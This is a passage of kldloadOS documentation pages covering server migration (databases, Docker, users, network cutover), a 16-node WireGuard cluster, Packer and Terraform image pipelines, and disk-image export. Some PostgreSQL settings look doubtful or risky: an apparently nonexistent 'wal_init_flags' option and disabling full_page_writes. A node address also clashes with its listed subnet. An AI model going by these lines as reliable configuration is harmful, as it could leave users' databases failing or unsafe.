dnf install -y postgresql-server   # CentOS/RHEL
# or
apt install -y postgresql           # Debian

# Point PostgreSQL at the ZFS datasets
mkdir -p /rpool/postgres-data/pgdata /rpool/postgres-wal/pg_wal
chown postgres:postgres /rpool/postgres-data/pgdata /rpool/postgres-wal/pg_wal

# Initialize with custom WAL directory
sudo -u postgres initdb \
  -D /rpool/postgres-data/pgdata \
  --waldir=/rpool/postgres-wal/pg_wal

# Update postgresql.conf
cat >> /rpool/postgres-data/pgdata/postgresql.conf <<'PGCONF'
data_directory = '/rpool/postgres-data/pgdata'
full_page_writes = off          # ZFS is copy-on-write, no torn pages
wal_init_flags = ''
PGCONF

# Start and restore
systemctl start postgresql

# Restore all databases
sudo -u postgres psql < /tmp/all-databases.sql

# Or restore a specific database
sudo -u postgres createdb mydb
pg_restore -U postgres -d mydb /tmp/mydb.dump
```

MySQL / MariaDB

```
# === ON THE OLD SERVER ===
mysqldump --all-databases --single-transaction > /tmp/all-mysql.sql
scp /tmp/all-mysql.sql root@new-server:/tmp/

# === ON THE NEW kldloadOS SERVER ===
zfs create -o recordsize=16k -o primarycache=metadata rpool/mysql-data

dnf install -y mariadb-server   # CentOS/RHEL

# Point datadir at ZFS
systemctl stop mariadb
rsync -aAXv /var/lib/mysql/ /rpool/mysql-data/
sed -i 's|datadir=.*|datadir=/rpool/mysql-data|' /etc/my.cnf.d/mariadb-server.cnf
systemctl start mariadb

mysql < /tmp/all-mysql.sql
```

Docker migration

Docker on ZFS

kldloadOS can run Docker with the ZFS storage driver. Every container layer and volume becomes a ZFS dataset. You get

snapshots, checksums, and compression for free. The migration path: export your images and volumes from the old system, install kldloadOS, configure the ZFS Docker driver, import everything.

analogy: moving your shipping containers to a port with better cranes and a warehouse that never loses inventory.

Export from the old system

```
# Save all images
docker images --format '{{.Repository}}:{{.Tag}}' | while read img; do
  filename=$(echo "$img" | tr '/:' '_')
  docker save "$img" -o "/tmp/docker-images/${filename}.tar"
done

# Backup named volumes
docker volume ls --format '{{.Name}}' | while read vol; do
  docker run --rm -v "${vol}:/data" -v /tmp/docker-volumes:/backup \
    alpine tar czf "/backup/${vol}.tar.gz" -C /data .
done

# Export docker-compose files
find / -name 'docker-compose*.yml' -exec cp {} /tmp/docker-compose/ \; 2>/dev/null

# Transfer everything
rsync -aAXv /tmp/docker-images/ root@new-server:/tmp/docker-images/
rsync -aAXv /tmp/docker-volumes/ root@new-server:/tmp/docker-volumes/
rsync -aAXv /tmp/docker-compose/ root@new-server:/tmp/docker-compose/
```

Import on kldloadOS

```
# Create ZFS dataset for Docker
zfs create -o mountpoint=/var/lib/docker rpool/docker

# Install Docker
dnf install -y docker-ce docker-ce-cli containerd.io   # CentOS/RHEL
# or
apt install -y docker-ce docker-ce-cli containerd.io    # Debian

# Configure ZFS storage driver
mkdir -p /etc/docker
cat > /etc/docker/daemon.json <<'EOF'
{
  "storage-driver": "zfs"
}
EOF

systemctl enable --now docker

# Load images
for img in /tmp/docker-images/*.tar; do
  docker load -i "$img"
done

# Restore volumes
for vol in /tmp/docker-volumes/*.tar.gz; do
  volname=$(basename "$vol" .tar.gz)
  docker volume create "$volname"
  docker run --rm -v "${volname}:/data" -v /tmp/docker-volumes:/backup \
    alpine tar xzf "/backup/${volname}.tar.gz" -C /data
done

# Start your compose stacks
cd /tmp/docker-compose
docker compose up -d
```

Config migration

Do not copy all of /etc

Copying the entire `/etc` from an old system to a new one will break things. Different distro versions have different config formats, different default users, different systemd units. Cherry-pick the configs you actually customized. Leave everything else at the new system defaults.

analogy: you would not take the wiring from your old house and staple it into the new one. You bring your furniture, not the plumbing.

User accounts

```
# On the old system — extract human users (UID >= 1000)
awk -F: '$3 >= 1000 && $3 < 65534 {print $0}' /etc/passwd > /tmp/users-passwd.txt
awk -F: '$3 >= 1000 && $3 < 65534 {print $0}' /etc/shadow > /tmp/users-shadow.txt
awk -F: '$3 >= 1000 && $3 < 65534 {print $0}' /etc/group  > /tmp/users-group.txt

# On the new system — append (do NOT overwrite)
cat /tmp/users-passwd.txt >> /etc/passwd
cat /tmp/users-shadow.txt >> /etc/shadow
cat /tmp/users-group.txt  >> /etc/group

# Restore home directories
rsync -aAXv /mnt/backup/home/ /home/
```

SSH keys

```
# Host keys — keeps the server fingerprint the same (no "WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED")
cp -a /mnt/backup/etc/ssh/ssh_host_* /etc/ssh/
chmod 600 /etc/ssh/ssh_host_*_key
chmod 644 /etc/ssh/ssh_host_*_key.pub
systemctl restart sshd

# User keys come with home directory restore
# Authorized keys are in ~/.ssh/authorized_keys (already restored with /home)
```

Cron jobs

```
# System crontab
cp /mnt/backup/etc/crontab /etc/crontab

# User crontabs
cp -a /mnt/backup/var/spool/cron/crontabs/* /var/spool/cron/crontabs/ 2>/dev/null  # Debian
cp -a /mnt/backup/var/spool/cron/* /var/spool/cron/ 2>/dev/null                    # CentOS/RHEL

# Systemd timers (modern replacement for cron)
ls /mnt/backup/etc/systemd/system/*.timer
# Copy any custom timer/service pairs you created
cp /mnt/backup/etc/systemd/system/my-backup.* /etc/systemd/system/
systemctl daemon-reload
systemctl enable --now my-backup.timer
```

Firewall rules

```
# kldloadOS uses nftables by default

# If coming from iptables — export and translate
iptables-save > /tmp/old-iptables.rules
iptables-restore-translate -f /tmp/old-iptables.rules > /tmp/new-nftables.rules
# Review the translated rules, then apply:
nft -f /tmp/new-nftables.rules

# If coming from firewalld — it still works on kldloadOS CentOS
cp -a /mnt/backup/etc/firewalld/ /etc/firewalld/
systemctl restart firewalld
```

```
# If coming from ufw (Ubuntu) — translate to nftables manually
# ufw rules are in /etc/ufw/user.rules — read and recreate with nft
```

DNS / network cutover

Zero-downtime switchover

If the old server and new server are on the same network, the cleanest cutover is: bring up the new server with a temporary IP, verify everything works, then swap IPs. Total downtime: the time it takes to change two IP addresses (seconds, not minutes).

analogy: set up the new restaurant across the street, get it running perfectly, then swap the signs overnight.

Same IP switchover

```
# === PREPARATION (both servers running) ===

# New server uses a temporary IP during setup
# Old server: 192.168.1.100 (the production IP)
# New server: 192.168.1.200 (temporary)

# Do all your data migration while both are up
rsync -aAXv root@192.168.1.100:/home/ /home/
rsync -aAXv root@192.168.1.100:/var/lib/ /var/lib/

# === CUTOVER (brief downtime) ===

# On the OLD server — remove the production IP
nmcli con mod ens18 ipv4.addresses ""
nmcli con down ens18

# On the NEW server — take the production IP
nmcli con mod ens18 ipv4.addresses "192.168.1.100/24"
nmcli con mod ens18 ipv4.gateway "192.168.1.1"
nmcli con up ens18

# Send a gratuitous ARP to update the network
arping -U -c 3 -I ens18 192.168.1.100

# === DONE — clients reconnect automatically ===
```

Same hostname

```
# Set the hostname on the new system
hostnamectl set-hostname myserver.example.com

# If using DNS — update the A record to point to the new IP
# (or keep the same IP as above, and DNS stays the same)

# If using /etc/hosts on other machines — no change needed if IP is the same
```

DNS cutover with TTL trick

```
# 48 hours BEFORE migration — lower the DNS TTL
# In your DNS provider, change the TTL from 3600 (1 hour) to 60 (1 minute)
# Wait 48 hours for the old TTL to expire everywhere

# During migration — update the DNS A record to the new IP
# Clients will pick up the change within 60 seconds

# After migration — raise TTL back to 3600
```

Verification checklist

What to check after migration

Do not declare victory until you have verified everything. This checklist is the difference between a smooth migration and a 3am page.

analogy: the moving company dropped off your boxes. Now walk through every room and make sure nothing is broken.

System basics

```
# ZFS pool is healthy
zpool status

# Boot environment exists
zfs list -t snapshot | head -20

# Correct hostname and IP
hostnamectl
ip addr show

# Time is synced
timedatectl

# Disk space is reasonable
zfs list
df -h
```

Services

```
# All expected services are running
systemctl list-units --type=service --state=running

# Check specific critical services
systemctl status sshd
systemctl status postgresql    # if applicable
systemctl status docker        # if applicable
systemctl status nginx         # if applicable

# No failed units
systemctl --failed
```

Data integrity

```
# Run a ZFS scrub to verify all checksums
zpool scrub rpool
zpool status rpool   # watch for errors

# Verify database connectivity
sudo -u postgres psql -c "SELECT count(*) FROM pg_database;"

# Verify file counts match
find /home -type f | wc -l        # compare with old system
find /var/lib/myapp -type f | wc -l
```

Networking

```
# Can reach the internet
ping -c 3 1.1.1.1

# DNS resolution works
dig example.com

# Other hosts can reach this server
# (from another machine)
```

```
ssh root@myserver.example.com "hostname"

# Firewall rules are active
nft list ruleset | head -40
# or
firewall-cmd --list-all
```

Backups and replication

```
# If using sanoid/syncoid — verify snapshot policy is active
systemctl status sanoid.timer
sanoid --configcheck

# ZFS replication is working (if configured)
syncoid --dryrun rpool/data remote-server:backup/data

# Take a post-migration snapshot as your baseline
zfs snapshot -r rpool@post-migration-$(date +%Y%m%d)
```

Final sign-off

```
# Reboot and verify everything comes back
reboot

# After reboot — check that all services started automatically
systemctl --failed
zpool status
docker ps           # if using Docker
systemctl status postgresql  # if using PostgreSQL
```

← WireGuard Mesh & Multi-Site

↑ Top


kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

16-Node Cluster Setup Guide

This walks through building a full 16-node kldload cluster from scratch — one Cluster Manager hub and 15 worker nodes, connected over a 4-plane WireGuard mesh.

Architecture overview



The /20 CIDR (e.g., `10.78.0.0/20`) gives you 16 x /24 subnets. Nodes 0–7 form the **blue** cluster, nodes 8–15 form the **green** cluster. This enables blue/green upgrades — upgrade the green side, test it, then cut traffic over.

Step 1 — Build the ISO

```
cd kldload-free

./deploy.sh clean
./deploy.sh builder-image
./deploy.sh build-debian-darksite
PROFILE=desktop ./deploy.sh build
```

Burn to USB or deploy to your hypervisor:

```
# USB (burn one, boot 16 machines from it)
./deploy.sh burn

# Or deploy to Proxmox (repeat with different VMIDs for each node)
VMID=900 VM_NAME=cm-hub ./deploy.sh proxmox-deploy
VMID=901 VM_NAME=node-01 ./deploy.sh proxmox-deploy
VMID=902 VM_NAME=node-02 ./deploy.sh proxmox-deploy
# ... continue for all 16
```

Step 2 — Install the Cluster Manager (node 0)

Boot the ISO on the first machine. In the web UI or guided installer:

. **Distro:** CentOS (or Debian)
. **Profile:** Desktop (you want the web UI for management)
. **Disk:** Select target disk
. **Hostname:** `cm-hub` (or whatever you prefer)
. **Deployment intent:** `cluster-manager`
. **Cluster CIDR:** `10.78.0.0/20`
. **Cluster domain:** `infra.local`
. **Cluster size:** `16`
. **WireGuard planes:** Accept defaults

The installer will: - Install the OS with ZFS on root - Generate all WireGuard keypairs for the hub - Start the Salt master - Initialize the state database - Launch the web management UI

After reboot, the CM is reachable at its LAN IP on port 8080.

Step 3 — Install worker nodes (nodes 1–15)

Boot each remaining machine from the same ISO. The installer auto-detects the Cluster Manager on the LAN:

```
* Cluster Manager found at 10.100.10.45
```

. **Deployment intent:** `join`
. **Cluster Manager IP:** Auto-detected (or enter manually)

Each node will: - Install the OS with ZFS on root - Fetch cluster config from `http://<CM-IP>/hub.env` at first boot - Configure all 4 WireGuard interfaces - Register with the Salt master - Appear in the cluster database automatically

Assigning roles

From the CM web UI or command line, assign roles to each node:

Node	Subnet	Role	Purpose
0	10.78.0.0/24	master/hub	Cluster Manager, Salt master
1	10.78.1.0/24	k8s-control	Kubernetes control plane + etcd
2	10.78.2.0/24	k8s-control	Kubernetes control plane + etcd
3	10.78.3.0/24	k8s-control	Kubernetes control plane + etcd
4	10.78.4.0/24	k8s-worker	Application workloads
5	10.78.5.0/24	k8s-worker	Application workloads
6	10.78.6.0/24	k8s-worker	Application workloads
7	10.78.7.0/24	storage	ZFS storage node (NFS/iSCSI)
8	10.78.8.0/24	k8s-worker	Green cluster workloads
9	10.78.9.0/24	k8s-worker	Green cluster workloads
10	10.78.10.0/24	k8s-worker	Green cluster workloads
11	10.78.11.0/24	k8s-worker	Green cluster workloads
12	10.78.12.0/24	prometheus	Metrics collection
13	10.78.13.0/24	grafana	Dashboards
14	10.78.14.0/24	k8s-lb	HAProxy load balancer
15	10.78.15.0/24	storage	Green storage node

Available roles: `minion`, `k8s-control`, `k8s-worker`, `k8s-lb`, `storage`, `prometheus`, `grafana`, `custom`

Step 4 — Verify the mesh

From the Cluster Manager:

```
# Check all WireGuard planes
wg show wg0   # bootstrap plane
wg show wg1   # control plane
wg show wg2   # metrics plane
wg show wg3   # data plane

# Every node should show a recent handshake
wg show wg1 | grep "latest handshake"
```

From the Salt master:

```
# List all connected minions
salt-key -L

# Accept pending keys
salt-key -A -y

# Ping all nodes
salt '*' test.ping

# Check node roles
salt '*' grains.get kldload:role
```

Step 5 — WireGuard plane layout

Each plane isolates a class of traffic:

wg0 — Bootstrap (10.77.0.0/16, port 51820)

Used during initial node enrollment. The new node contacts the CM over wg0 to fetch its cluster config, keys, and role assignment. After enrollment, wg0 can be restricted or torn down.

wg1 — Control (10.78.0.0/16, port 51821)

SSH, Salt commands, cluster management traffic. This is the plane you use for day-to-day administration. All Salt minion/master communication flows here.

```
# SSH to a node over the control plane
ssh admin@10.78.0.5   # node 5's wg1 address
```

wg2 — Metrics (10.79.0.0/16, port 51822)

Prometheus scrapes, Grafana queries, node_exporter traffic. Keeping metrics traffic on a dedicated plane prevents monitoring from competing with control or data traffic.

wg3 — Data (10.80.0.0/16, port 51823)

Storage replication, Kubernetes pod-to-pod networking, NFS/iSCSI traffic. This is the high-throughput plane.

Step 6 — Blue/green upgrades

The blue/green split means you can upgrade half the cluster while the other half serves traffic:

. **Drain green nodes** — move workloads to blue (nodes 0–7)
. **Upgrade green** — run `kupgrade` on nodes 8–15
. **Test green** — verify services are healthy
. **Drain blue** — move workloads to green
. **Upgrade blue** — run `kupgrade` on nodes 0–7
. **Rebalance** — spread workloads across all nodes

Each upgrade creates a ZFS boot environment snapshot (`pre-upgrade-YYYYMMDD-HHMMSS`). If an upgrade breaks a node, roll

back:

```
# On the broken node
kbe list
kbe activate pre-upgrade-20260321-143000
reboot
```

Scaling beyond 16

The /20 CIDR gives 16 x /24 subnets (4,094 usable IPs total). Each /24 subnet can hold 254 hosts. For larger deployments:

- Use a /16 CIDR for 256 x /24 subnets
- Or stack multiple /20 clusters with separate CIDRs
- Node roles can be reassigned at any time via the CM web UI

Troubleshooting

```
# Node can't reach Cluster Manager
curl -fsSL http://<CM-LAN-IP>/hub.env   # should return WG1_PUB=...

# WireGuard handshake stuck
wg show wg1   # check "latest handshake" — if never, check firewall:
firewall-cmd --list-ports   # should show 51820-51823/udp

# Salt minion not registering
systemctl status salt-minion
salt-key -L   # check if key is pending on the master

# Node got the wrong role
# Reassign from the CM web UI or:
salt '<node-hostname>' state.apply kldload.role pillar='{"role": "k8s-worker"}'
```

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Cloud Deployment & Packer Integration

kldload produces disk images. Packer consumes disk images. Terraform deploys them. The three tools chain together naturally — kldload handles the hard part (ZFS on root, boot environments, DKMS), and your existing cloud tooling handles the rest.

The key insight: **use kldload Core as your Packer base image.** You get ZFS on root with zero manual setup. Then Packer adds your application layer on top. Terraform deploys the result. Your entire stack runs on ZFS with boot environments, snapshots, and compression — and you didn't have to change your cloud workflow.

The pipeline

```
kldload (build)
  │
  │  EDITION=core or PROFILE=core
  │  produces: qcow2 / raw / VHD / VMDK / OVA
  │
  ▼
Packer (customize)
  │
  │  your provisioners: Ansible, shell, Chef, etc.
  │  adds: your app, config, users, services
  │
  ▼
Terraform (deploy)
  │
  │  launches instances from the Packer AMI/image
  │  manages infrastructure lifecycle
  │
  ▼
Production
  ZFS on root + boot environments + your app
```

Step 1: Build a kldload Core image

Option A: Build from the ISO (full control)

```
# Clone kldload
git clone https://github.com/kldload/kldload.git
cd kldload

# Build the ISO
./deploy.sh clean
./deploy.sh builder-image
PROFILE=desktop ./deploy.sh build

# Create a VM and install with Core profile
ISO=$(ls -t live-build/output/*.iso | head -1)
virt-install \
  --name kldload-base \
```

```
  --ram 4096 --vcpus 4 \
  --disk path=/var/lib/libvirt/images/kldload-base.qcow2,size=40,format=qcow2 \
  --cdrom "$ISO" \
  --os-variant centos-stream9 \
  --boot uefi \
  --noautoconsole

# Install via web UI or unattended:
# Pick Core profile, your distro, minimal config
# After install completes, shut down the VM
virsh shutdown kldload-base
```

Option B: Unattended install (automated)

```
# Create an answers file for Core
cat > /tmp/core-answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/vda
KLDLOAD_HOSTNAME=base-image
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=packer-temp
KLDLOAD_PROFILE=core
KLDLOAD_NET_METHOD=dhcp
KLDLOAD_TIMEZONE=UTC
EOF

# Boot the ISO, install unattended
virt-install \
  --name kldload-base \
  --ram 4096 --vcpus 4 \
  --disk path=/var/lib/libvirt/images/kldload-base.qcow2,size=40,format=qcow2 \
  --cdrom "$ISO" \
  --os-variant centos-stream9 \
  --boot uefi \
  --noautoconsole --wait

# The VM installs and shuts down automatically
```

Option C: Export from an existing install

If you already have a kldload system running:

```
# On the running system
kexport qcow2    # → kldload-export-YYYYMMDD-HHMMSS.qcow2
kexport raw      # → for AWS import
kexport vhd      # → for Azure
kexport vmdk     # → for VMware
```

Step 2: Use kldload as Packer base image

Packer with QEMU builder (local)

```
# kldload-base.pkr.hcl

packer {
  required_plugins {
    qemu = {
      source  = "github.com/hashicorp/qemu"
      version = "~> 1"
    }
  }
}

source "qemu" "kldload" {
  # Use the kldload Core qcow2 as the base — ZFS on root is already done
```

```
  disk_image       = true
  iso_url          = "/var/lib/libvirt/images/kldload-base.qcow2"
  iso_checksum     = "none"
  output_directory = "output"
  vm_name          = "my-app-server.qcow2"

  format         = "qcow2"
  disk_size      = "40G"
  memory         = 4096
  cpus           = 4
  headless       = true

  # UEFI boot (kldload uses UEFI)
  qemuargs = [
    ["-bios", "/usr/share/OVMF/OVMF_CODE.fd"],
  ]

  ssh_username = "admin"
  ssh_password = "packer-temp"
  ssh_timeout  = "10m"

  shutdown_command = "sudo poweroff"
}

build {
  sources = ["source.qemu.kldload"]

  # Your provisioners — this is where you add your stuff
  provisioner "shell" {
    inline = [
      # ZFS is already on root — use it
      "sudo zfs snapshot rpool@pre-packer",

      # Install your application
      "sudo apt-get update",
      "sudo apt-get install -y nginx postgresql redis",

      # Or on CentOS/RHEL:
      # "sudo dnf install -y nginx postgresql redis",

      # Configure your app
      "sudo systemctl enable nginx postgresql redis",

      # Create ZFS datasets for your data
      "sudo zfs create -o mountpoint=/srv/app rpool/srv/app",
      "sudo zfs create -o mountpoint=/srv/db -o recordsize=8k rpool/srv/db",

      # Snapshot after provisioning — rollback point
      "sudo zfs snapshot rpool@post-packer",
    ]
  }

  # Or use Ansible
  provisioner "ansible" {
    playbook_file = "playbooks/app-server.yml"
  }

  # Clean up for image distribution
  provisioner "shell" {
    inline = [
      "sudo cloud-init clean 2>/dev/null || true",
      "sudo truncate -s 0 /etc/machine-id",
      "sudo rm -f /etc/ssh/ssh_host_*",
      "sudo rm -f /home/admin/.bash_history",
      "sudo sync",
    ]
  }
}
```

```
packer build kldload-base.pkr.hcl
# Output: output/my-app-server.qcow2
```

What Packer gets for free (from kldload Core)

You didn't configure any of this — kldload Core did it during install:

- ZFS on root with proper ashift, compression, acltype
- ZFSBootMenu bootloader with boot environment support
- Deterministic dataset hierarchy (`/home`, `/var/log`, `/srv` as separate datasets)
- DKMS-built ZFS module for the installed kernel
- EFI boot chain (shim + GRUB)
- Hostid configured for ZFS

Your Packer provisioner just adds your application on top. If you used the `free` or `server` profile instead of `core`, you'd also get the `k*` tools, sanoid, and the web UI.

Step 3: Deploy to AWS

Import the Packer output as an AMI

```
# Convert qcow2 to raw (AWS requires raw for import)
qemu-img convert -f qcow2 -O raw output/my-app-server.qcow2 output/my-app-server.raw

# Upload to S3
aws s3 cp output/my-app-server.raw s3://my-images/my-app-server.raw

# Import as AMI
aws ec2 import-image \
  --disk-containers "Format=RAW,UserBucket={S3Bucket=my-images,S3Key=my-app-server.raw}" \
  --description "My app on kldload Core (ZFS on root)" \
  --boot-mode uefi

# Wait for import
aws ec2 describe-import-image-tasks --query 'ImportImageTasks[*].[ImportTaskId,Status,StatusMessage]' --output table

# Once complete, get the AMI ID
AMI_ID=$(aws ec2 describe-import-image-tasks --query 'ImportImageTasks[0].ImageId' --output text)
```

Or use Packer's Amazon builder directly

```
# aws-kldload.pkr.hcl

source "amazon-ebs" "kldload" {
  # Start from the imported kldload AMI
  source_ami   = "ami-xxxxxxxxxxxx"  # your imported kldload Core AMI
  instance_type = "t3.medium"
  region        = "us-west-2"
  ssh_username  = "admin"
  ami_name      = "my-app-{{timestamp}}"

  launch_block_device_mappings {
    device_name = "/dev/sda1"
    volume_size = 40
    volume_type = "gp3"
  }
}

build {
  sources = ["source.amazon-ebs.kldload"]

  provisioner "shell" {
    inline = [
      "sudo zfs snapshot rpool@pre-provision",
      "sudo apt-get update && sudo apt-get install -y nginx",
      "sudo zfs snapshot rpool@post-provision",
```

```
    ]
  }
}
```

```
packer build aws-kldload.pkr.hcl
# Output: AMI with ZFS on root + your app
```

Step 4: Deploy with Terraform

```
# main.tf

provider "aws" {
  region = "us-west-2"
}

data "aws_ami" "kldload_app" {
  most_recent = true
  owners      = ["self"]

  filter {
    name   = "name"
    values = ["my-app-*"]
  }
}

resource "aws_instance" "app" {
  count         = 3
  ami           = data.aws_ami.kldload_app.id
  instance_type = "t3.medium"

  root_block_device {
    volume_size = 40
    volume_type = "gp3"
  }

  tags = {
    Name = "app-server-${count.index + 1}"
  }
}

output "instance_ips" {
  value = aws_instance.app[*].public_ip
}
```

```
terraform init
terraform apply
# 3 instances with ZFS on root, boot environments, your app
```

Azure deployment

Export and upload

```
# Export as VHD (Azure requires fixed-size VHD)
kexport vhd

# Upload to Azure
az storage blob upload \
  --account-name myaccount \
  --container-name images \
  --name kldload-core.vhd \
  --type page \
  --file kldload-export-*.vhd
```

```
# Create image
az image create \
  --resource-group mygroup \
  --name kldload-core \
  --os-type Linux \
  --source https://myaccount.blob.core.windows.net/images/kldload-core.vhd
```

Terraform for Azure

```
resource "azurerm_linux_virtual_machine" "app" {
  name                = "app-server"
  resource_group_name = azurerm_resource_group.rg.name
  location            = azurerm_resource_group.rg.location
  size                = "Standard_B2ms"
  admin_username      = "admin"

  source_image_id = azurerm_image.kldload.id

  os_disk {
    caching              = "ReadWrite"
    storage_account_type = "Premium_LRS"
    disk_size_gb         = 40
  }

  admin_ssh_key {
    username   = "admin"
    public_key = file("~/.ssh/id_rsa.pub")
  }
}
```

Proxmox deployment with Terraform

```
# Proxmox provider
provider "proxmox" {
  pm_api_url  = "https://10.100.10.225:8006/api2/json"
  pm_user     = "root@pam!root"
  pm_password = var.proxmox_token
}

resource "proxmox_vm_qemu" "app" {
  count       = 3
  name        = "app-${count.index + 1}"
  target_node = "fiend"
  clone       = "kldload-core-template"

  cores   = 4
  memory  = 4096
  scsihw  = "virtio-scsi-single"
  boot    = "order=scsi0"

  disk {
    size    = "40G"
    type    = "scsi"
    storage = "local-zfs"
  }

  network {
    model  = "virtio"
    bridge = "vmbr0"
  }
}
```

The point

You don’t have to choose between kldload and your existing tooling. kldload produces the base image — the part that’s hard to automate (ZFS on root, DKMS, boot environments, bootloader). Packer adds your application layer. Terraform deploys it.

Without kldload: You spend hours manually partitioning, building ZFS DKMS, configuring initramfs, and praying the bootloader works — for every base image, on every platform.

With kldload Core: You run one install, export a qcow2, point Packer at it, and your entire fleet runs on ZFS with boot environments. The hard part is a 2-minute install. The rest is your existing workflow, unchanged.

```
Traditional:          manual ZFS setup (2 hours) → Packer → Terraform
With kldload:         kldload Core (2 minutes) → Packer → Terraform
```

← Tutorials

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Documentation

Export Formats

kldload includes `kexport` — a tool that converts a running ZFS-on-root system into portable disk images for any hypervisor or cloud platform.

Quick reference

```
# Export to a specific format
kexport qcow2       # KVM / Proxmox / OpenStack
kexport raw          # dd-ready sparse image
kexport vhd          # Azure / Hyper-V
kexport vmdk         # VMware ESXi / vSphere
kexport ova          # VMware / VirtualBox portable

# Export all formats at once
kexport all

# Custom output name
KEXPORT_NAME=myserver kexport qcow2
# → myserver.qcow2
```

Output lands in the current directory. Files are named `kldload-export-YYYYMMDD-HHMMSS.<ext>` by default.

Formats in detail

qcow2 — QEMU Copy-On-Write

```
kexport qcow2
```

- **Use with:** KVM, Proxmox, OpenStack, libvirt
- **Features:** Compressed, sparse, supports snapshots
- **Typical size:** 3–6GB (from a 40GB disk)

Import into Proxmox:

```
# SCP to Proxmox host
scp kldload-export-*.qcow2 root@proxmox:/var/lib/vz/images/

# Import as a new disk (on Proxmox host)
qm importdisk 100 /var/lib/vz/images/kldload-export-*.qcow2 local-lvm
```

Import into libvirt/KVM:

```
cp kldload-export-*.qcow2 /var/lib/libvirt/images/my-server.qcow2

virt-install \
  --name my-server \
  --ram 4096 --vcpus 4 \
  --disk path=/var/lib/libvirt/images/my-server.qcow2 \
  --os-variant centos-stream9 \
```

```
  --boot uefi \
  --import --noautoconsole
```

---

raw — Sparse disk image

```
kexport raw
```

- **Use with:** `dd` to physical disk, any hypervisor, cloud providers that accept raw
- **Features:** Sparse (doesn't consume full disk size on filesystem)
- **Typical size:** Sparse file reports full size but uses only written blocks

Write to a physical disk:

```
dd if=kldload-export-*.raw of=/dev/sda bs=4M status=progress conv=sparse oflag=sync
sync
```

Convert to any other format later with `qemu-img`:

```
qemu-img convert -f raw -O qcow2 kldload-export-*.raw output.qcow2
```

---

vhd — Virtual Hard Disk

```
kexport vhd
```

- **Use with:** Microsoft Azure, Hyper-V, VirtualBox
- **Features:** Fixed subformat (required by Azure)
- **Typical size:** Full disk size (fixed format, not sparse)

Upload to Azure:

```
# Install Azure CLI
az login

# Create a managed disk from VHD
az disk create \
  --resource-group mygroup \
  --name kldload-disk \
  --source kldload-export-*.vhd \
  --os-type Linux

# Create VM from the disk
az vm create \
  --resource-group mygroup \
  --name kldload-vm \
  --attach-os-disk kldload-disk \
  --os-type Linux \
  --size Standard_B2ms
```

Import into Hyper-V (PowerShell):

```
New-VM -Name "kldload" -MemoryStartupBytes 4GB -Generation 2
Add-VMHardDiskDrive -VMName "kldload" -Path "C:\VMs\kldload-export.vhd"
```

---

vmdk — VMware Virtual Machine Disk

```
kexport vmdk
```

- **Use with:** VMware ESXi, vSphere, Workstation, Fusion
- **Features:** streamOptimized subformat (efficient for transfer)
- **Typical size:** 3–6GB compressed

Upload to ESXi datastore:

```
scp kldload-export-*.vmdk root@esxi:/vmfs/volumes/datastore1/kldload/

# On ESXi, convert streamOptimized to thick/thin:
vmkfstools -i kldload-export-*.vmdk -d thin kldload-disk.vmdk
```

Or import via vSphere UI: **New VM** → **Custom** → **Existing disk** → **Upload VMDK**

---

ova — Open Virtual Appliance

```
kexport ova
```

- **Use with:** VMware, VirtualBox, any OVF-compatible hypervisor
- **Features:** Self-contained tarball with OVF metadata + VMDK disk
- **Typical size:** 3–6GB

The OVA bundles: - `kldload.ovf` — VM configuration (CPU, RAM, disk, OS type) - `kldload-disk.vmdk` — The disk image

Import into VirtualBox:

```
VBoxManage import kldload-export-*.ova
VBoxManage startvm kldload --type headless
```

Import into VMware Workstation: **File** → **Open** → **select .ova**

Export all formats

```
kexport all
```

Produces all five formats sequentially. Useful for publishing releases that cover every hypervisor.

How it works under the hood

`kexport` uses `qemu-img convert` for all format conversions:

```
Source: /dev/zd0 (or ZFS zvol) or block device snapshot
  │
  ├─→ qcow2:  qemu-img convert -c -f raw -O qcow2
  ├─→ raw:    qemu-img convert -f raw -O raw (sparse via conv=sparse)
  ├─→ vhd:    qemu-img convert -f raw -O vpc -o subformat=fixed
  ├─→ vmdk:   qemu-img convert -f raw -O vmdk -o subformat=streamOptimized
  └─→ ova:    vmdk + OVF XML descriptor → tar
```

The OVF descriptor includes hardware hints: 4 vCPUs, 4GB RAM, 1 SCSI disk, UEFI boot. These are defaults — the importing hypervisor lets you override them.

Snapshot before export

Always snapshot before exporting to ensure a consistent image:

```
# Snapshot the entire root pool
ksnap /

# Then export
kexport qcow2
```

Automating exports

Build an ISO, install to a VM, export — all scripted:

```
#!/bin/bash
